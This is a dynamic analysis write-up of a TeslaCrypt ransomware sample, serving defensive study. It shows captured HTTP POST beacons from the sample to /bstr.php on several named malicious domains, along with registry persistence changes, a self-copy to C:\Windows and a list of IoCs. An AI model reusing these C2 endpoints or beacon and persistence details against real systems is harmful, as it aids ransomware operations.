
Comparison




There are more than 380000 changes to our system.

Fakenet has created a .pcap file for all the network traffic that was captured. When we take a look at its content we notice multiple communication attempts to various domains.

Attempt to contact biocarbon.com.ec



This domain has been detected as malicious with a 5/91 score on virustotal.




Attempt to contact imagescroll.com

Wireshark · Follow TCP Stream (tcp.stream eq 8) · packets_20240318_151122.pcap

```
POST /cgi-bin/Templates/bstr.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Host: imagescroll.com
Content-Length: 645
Cache-Control: no-cache

data=9C5D73312F0706B92470D640BC98FDF24A7EFBECF450A68C84280AC63A7DF47DA026762E22C0F92E12B66DE452BE7144F67579708CAD4D8A4CB2723C391C9A9C96E3CB1572801FD3BCF4C8B44B88C8740FB1801403
7AE77531B3000BADBB0AD9F07731C1C30A60D3C5D88E457A73186D2A3DE1F1B387625B36F182170C117A639FCF4327269628FB2F2D5941D45E141A17ED542BD547909145AF4F30FB5832972C9570DFA4792E15C506BE796
78F977E94A95A68A72CDDBCF7256C8C23A2301A041381E20997A7196A806F248C179204B2993C8CC6FFA1730062FC51B3266C84C9B96C40D13378D35F200CE1BAD20B730E075793C5DAF575B6B2B8FD118C2FDD645EB10E
760D9C949F5076327CB8DE8C03EEE4407182D79B1EEE9F76D28EC3864F25D289F9F19ADF305A1C78FDB68AC2F577E0F031DFEAEC3C1C916DBE18525AHTTP/1.0 200 OK
```

This domain has been detected as malicious with a 8/91 score on virustotal.




Attempt to contact music.mbsaeger.com

Wireshark · Follow TCP Stream (tcp.stream eq 10) · packets_20240318_151122.pcap

```
POST /music/Glee/bstr.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Host: music.mbsaeger.com
Content-Length: 645
Cache-Control: no-cache

data=9C5D73312F0706B92470D640BC98FDF24A7EFBECF450A68C84280AC63A7DF47DA026762E22C0F92E12B66DE452BE7144F67579708CAD4D8A4CB2723C391C9A9C96E3CB1572801FD3BCF4C8B44B88C8740FB1801403
7AE77531B3000BADBB0AD9F07731C1C30A60D3C5D88E457A73186D2A3DE1F1B387625B36F182170C117A639FCF4327269628FB2F2D5941D45E141A17ED542BD547909145AF4F30FB5832972C9570DFA4792E15C506BE796
78F977E94A95A68A72CDDBCF7256C8C23A2301A041381E20997A7196A806F248C179204B2993C8CC6FFA1730062FC51B3266C84C9B96C40D13378D35F200CE1BAD20B730E075793C5DAF575B6B2B8FD118C2FDD645EB10E
760D9C949F5076327CB8DE8C03EEE4407182D79B1EEE9F76D28EC3864F25D289F9F19ADF305A1C78FDB68AC2F577E0F031DFEAEC3C1C916DBE18525AHTTP/1.0 200 OK
Server: FakeNet/1.3
```

This domain has been detected as malicious with a 3/91 score on virustotal.




Attempt to contact stacon.eu.

Wireshark · Follow TCP Stream (tcp.stream eq 12) · packets_20240318_151122.pcap

```
POST /bstr.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Host: stacon.eu
Content-Length: 645
Cache-Control: no-cache

data=9C5D73312F0706B92470D640BC98FDF24A7EFBECF450A68C84280AC63A7DF47DA026762E22C0F92E12B66DE452BE7144F67579708CAD4D8A4CB2723C391C9A9C96E3CB1572801FD3BCF4C8B44B88C8740FB1801403
7AE77531B3000BADBB0AD9F07731C1C30A60D3C5D88E457A73186D2A3DE1F1B387625B36F182170C117A639FCF4327269628FB2F2D5941D45E141A17ED542BD547909145AF4F30FB5832972C9570DFA4792E15C506BE796
78F977E94A95A68A72CDDBCF7256C8C23A2301A041381E20997A7196A806F248C179204B2993C8CC6FFA1730062FC51B3266C84C9B96C40D13378D35F200CE1BAD20B730E075793C5DAF575B6B2B8FD118C2FDD645EB10E
760D9C949F5076327CB8DE8C03EEE4407182D79B1EEE9F76D28EC3864F25D289F9F19ADF305A1C78FDB68AC2F577E0F031DFEAEC3C1C916DBE18525AHTTP/1.0 200 OK
```

This domain has been detected as malicious with a 9/91 score on virustotal.




Attempt to contact surrogacyandadoption.com

Wireshark · Follow TCP Stream (tcp.stream eq 14) · packets_20240318_151122.pcap


```
POST /bstr.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Host: surrogacyandadoption.com
Content-Length: 645
Cache-Control: no-cache

data=9C5D73312F0706B92470D640BC98FDF24A7EFBECF450A68C84280AC63A7DF47DA026762E22C0F92E12B66DE452BE7144F67579708CAD4D8A4CB2723C391C9A9C96E3CB1572801FD3BCF4C8B44B88C8740FB1801403
7AE77531B3000BADBB0AD9F07731C1C30A60D3C5D88E457A73186D2A3DE1F1B387625B36F182170C117A639FCF4327269628FB2F2D5941D45E141A17ED542BD547909145AF4F30FB5832972C9570DFA4792E15C506BE796
78F977E94A95A68A72CDDBCF7256C8C23A2301A041381E20997A7196A806F248C179204B2993C8CC6FFA1730062FC51B3266C84C9B96C40D13378D35F200CE1BAD20B730E075793C5DAF575B6B2B8FD118C2FDD645EB10E
760D9C949F5076327CB8DE8C03EEE4407182D79B1EEE9F76D28EC3864F25D289F9F19ADF305A1C78FDB68AC2F577E0F031DFEAEC3C1C916DBE18525AHTTP/1.0 200 OK
```


This domain has been detected as malicious with a 8/91 score on virustotal.




Attempt to contact worldisonefamily.com



This domain has been detected as malicious with a 8/91 score on virustotal.




In Procmon we see that the malware has created a new file under C:\Windows\ and then set multiple values in the registry.



Time of Day	Process Name	PID	Operation	Path	Result
15:11:51,8392...	ransomware.exe	7776	WriteFile	C:\Windows\mdnjerucfqgr.exe	SUCCESS
15:11:51,9924...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS
15:11:51,9924...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS
15:11:51,9924...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS
15:11:51,9924...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS
15:11:51,9948...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS
15:11:51,9948...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS
15:11:51,9948...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS
15:11:51,9949...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS
15:11:52,0571...	ransomware.exe	7776	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475	SUCCESS

The moment that the malware was executed the original file ransomware.exe got deleted and this file was created, this brings up the suspicion that the original file got copied to a different location in order to avoid being deleted, we check the hashes to make sure they are the same.




Filename	MD5
owhyloygjlpe.exe	9ce01dfbf25dfea778e57d8274675d6f


Filename	MD5
ransomware.exe	9ce01dfbf25dfea778e57d8274675d6f

The hashes are indeed the same meaning that the new file is a copy of the original.

We save the Procmon results to a .csv file and load it into ProcDOT for a logical overview of actions performed by the malware. We see the creation of the file under C:\Windows together with the creation of registry keys.



As a last check to see if this file is indeed malicious we let it run fully and see what it does to our system. After a while we notice that our files are indeed encrypted by the ransomware Teslacrypt. We see the same message that we noticed earlier during our static analysis of the hidden payload.



During the analysis of this sample file it it clear that the file is indeed malicious.
A gathering of the IoC's from this analysis:

Host IoC's
- Hash analysis gives a score of 61/69 on virustotal
- Persistance techniques by altering the registry
- 380000+ changes to the registry
- Hidden payload containing malicious strings
- The original file is copied to a different location to avoid deletion
- Ransom message to the user
- Encryption of all personal files

Network IoC's
- 3 different personal pages to pay for ransom
- Communication to 6 different malicious domains